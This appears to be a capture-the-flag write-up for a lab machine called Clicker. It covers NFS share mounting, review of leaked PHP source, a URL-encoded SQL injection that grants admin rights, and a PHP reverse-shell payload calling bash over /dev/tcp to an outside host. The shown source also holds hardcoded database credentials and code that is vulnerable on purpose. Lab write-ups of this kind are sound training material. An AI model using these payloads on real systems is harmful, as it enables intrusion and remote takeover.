┌──(kali㉿kali)-[~/Desktop/Others/nfsshell]
└─$ sudo mount -t nfs -o vers=3,nolock 10.10.11.232:/mnt/backups /mnt/t_backup
```

I used version 3 based on the scan results.


A zip file was found in the /mnt/t_backup directoy on my local machine:



Name	Size	Type	Date Modified
assets	5.2 MB	Folder	28 February 2023, …
exports	0 bytes	Folder	01 September 202…
admin.php	3.9 kB	PHP script	01 September 202…
authenticate.php	608 bytes	PHP script	01 September 202…
create_player.php	541 bytes	PHP script	01 September 202…
db_utils.php	2.5 kB	PHP script	01 September 202…
diagnostic.php	1.4 kB	PHP script	01 September 202…
export.php	2.0 kB	PHP script	01 September 202…
index.php	3.9 kB	PHP script	01 September 202…
info.php	3.4 kB	PHP script	01 September 202…
login.php	3.3 kB	PHP script	01 September 202…
logout.php	74 bytes	PHP script	01 September 202…


16 objects (5.2 MB), 12 objects selected (28.1 kB)

I have all the PHP files of the application!



assets
exports
admin.php
authenticate.php
create_player.php
db_utils.php
diagnostic.php
export.php
index.php
info.php
login.php
logout.php
play.php
profile.php
register.php
save_game.php

save_game.php



```php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) === 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $_GET);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');

}
?>
```

include_once("db_utils.php")

This line includes an external PHP file named "db_utils.php" which will be analyzed later.

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "")

This conditional checks if the "PLAYER" key is set in the session and whether it has a non-empty value. It is used to verify that a user is logged in.

$args = []

This initializes an empty array called $args, which will be used to store the values from the $_GET superglobal.

foreach($_GET as $key=>$value) { ... }

This loop iterates through all the elements in the $_GET superglobal. It checks each key-value pair, and if the key is "role" (case-insensitive), it prevents further execution by redirecting the user to "/index.php" with an error message.

If the loop doesn't encounter a "role" key, it adds the key-value pairs from $_GET to the $args array.

save_profile($_SESSION['PLAYER'], $_GET)


This line calls a function named "save_profile" with the "PLAYER" session value and the entire $_GET array as arguments. This function saves or updates the user's profile information in a database.

The script then updates session variables $_SESSION['CLICKS'] and $_SESSION['LEVEL'] with values from $_GET['clicks'] and $_GET['level'], respectively.


Finally, it redirects the user to "/index.php" with a success message if all the operations were successful.

I believe if the input data from $_GET is not properly sanitized and validated, this might be the vulnerability I am looking for.


db_utils.php



```php
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);

function check_exists($player) {
    global $pdo;
    $params = ["player" => $player];
    $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player");
    $stmt->execute($params);
    $result = $stmt->fetchColumn();
    if ($result > 0) {
        return true;
    }
    return false;
}

function create_new_player($player, $password) {
    global $pdo;
    $params = ["player"=>$player, "password"=>hash("sha256", $password)];
    $stmt = $pdo->prepare("INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0)");
    $stmt->execute($params);
}
```



```php

function check_auth($player, $password) {
    global $pdo;
    $params = ["player" => $player];
    $stmt = $pdo->prepare("SELECT password FROM players WHERE username = :player");
    $stmt->execute($params);
    if ($stmt->rowCount() > 0) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        if(strcmp($row['password'], hash("sha256",$password)) == 0){
            return true;
        }
    }
    return false;
}

function load_profile($player) {
    global $pdo;
    $params = ["player"=>$player];
    $stmt = $pdo->prepare("SELECT nickname, role, clicks, level FROM players WHERE username = :player");
    $stmt->execute($params);
    if ($stmt->rowCount() > 0) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        return $row;
    }
    return array();
}

```



```php
function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
            $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}

// ONLY FOR THE ADMIN
function get_top_players($number) {
    global $pdo;
    $stmt = $pdo->query("SELECT nickname,clicks,level FROM players WHERE clicks >= " . $number);
    $result = $stmt->fetchAll(PDO::FETCH_ASSOC);
    return $result;
}
function get_current_player($player) {
    global $pdo;
    $stmt = $pdo->prepare("SELECT nickname, clicks, level FROM players WHERE username = :player");
    $stmt->bindParam(':player', $player, PDO::PARAM_STR);
    $stmt->execute();
    if ($stmt->rowCount() > 0) {
        $result = $stmt->fetch(PDO::FETCH_ASSOC);
        return $result;
    } else {
        return null;
    }
}

?>
```

check_exists($player)

This function checks if a player (username) exists in the database. It prepares a SQL query that counts the number of rows in the "players" table where the "username" matches the provided player name. If any rows are found, it returns true; otherwise, it returns false.

create_new_player($player, $password)

This function creates a new player record in the database. It hashes the provided password using SHA-256 and inserts a new row into the "players" table with default values for nickname, role, clicks, and level.

check_auth($player, $password)

This function checks if the provided player and password match a record in the database. It prepares a SQL query to select the hashed password from the "players" table based on the provided player name. If a matching record is found, it compares the hashed password with the provided password after hashing. If they match, it returns true; otherwise, it returns false.

load_profile($player)

This function loads a player's profile data from the database. It prepares a SQL query to select nickname, role, clicks, and level based on the provided player name. If a matching record is found, it returns an associative array with the profile data; otherwise, it returns an empty array.

save_profile($player, $args)

This function updates a player's profile data in the database. It takes an array of key-value pairs ($args) and prepares an SQL query to update the "players" table with the new values. The function dynamically generates the SET clause of the query based on the keys and values in $args.


get_top_players($number)

This function is intended for administrators and retrieves players who have achieved a certain number of clicks or more. It prepares a SQL query to select nickname, clicks, and level for players with clicks greater than or equal to the provided number.


get_current_player($player)

This function retrieves the profile data of a specific player based on their username. It prepares a SQL query to select nickname, clicks, and level for the specified player.


After analyzing the relevant files, we are dealing with the following request and parameters:



```
GET /save_game.php?clicks=32&level=0 HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=g4gtmh8kqavhli2pnkebm77iiu
Upgrade-Insecure-Requests: 1

```



```php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) === 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $_GET);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');

}
?>
```



```php
function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
            $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}
```


its about bypassing the strtolower, to perform a SQL Injection.

SQL-Injection

clicks=321&level=1&%72%6f%6c%65%3d%22%41%64%6d%69%6e%22%23

which is: clicks=321&level=1&role="Admin"#


it only accepts "Admin" as a valid parameter. Since this is passed to the SQL database, I added a # character to the end to quote the rest of the query.




```
GET /save_game.php?clicks=321&level=1&
%72%6f%6c%65%3d%22%41%64%6d%69%6e%22%23 HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 25 Sep 2023 08:54:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /index.php?msg=Game has been saved!
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```


Logout and Login back again:





Request to http://clicker.htb:80 [10.10.11.232]

```
GET /admin.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/index.php
Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
Upgrade-Insecure-Requests: 1

```




Administration Portal


Back to Home

Top players

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1



```
POST /export.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/admin.php
Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
Upgrade-Insecure-Requests: 1

threshold=1000000&extension=txt
```



Administration Portal

Back to Home

Data has been saved in exports/top_players_08z21b4y.txt

Top players

I'm logged in as the Administrator.

The export.php becomes more relevant but it's a bit complicated file. What important is:


The system accepts a POST value for a file extension without proper sanitization, which allows us to specify potentially harmful extensions like PHP. If we omit the .txt or .json extension, the system will create an HTML file without validating the input parameters. This lack of validation allows for the injection of PHP code onto the server, potentially leading to remote code execution (RCE) vulnerabilities.

To exploit this, we can modify our nickname to include a PHP payload using the same vulnerability to gain administrative access. The system doesn't verify the nickname parameter, so we can simply encode our PHP payload in the URL to execute malicious actions.

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.125/7777 0>&1'");?>

URL Encoded:

%3C%3Fphp%20exec%28%22%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.125%2F7777%200%3E%261%27%22%29%3B%3F%3E



Request

Pretty Raw Hex

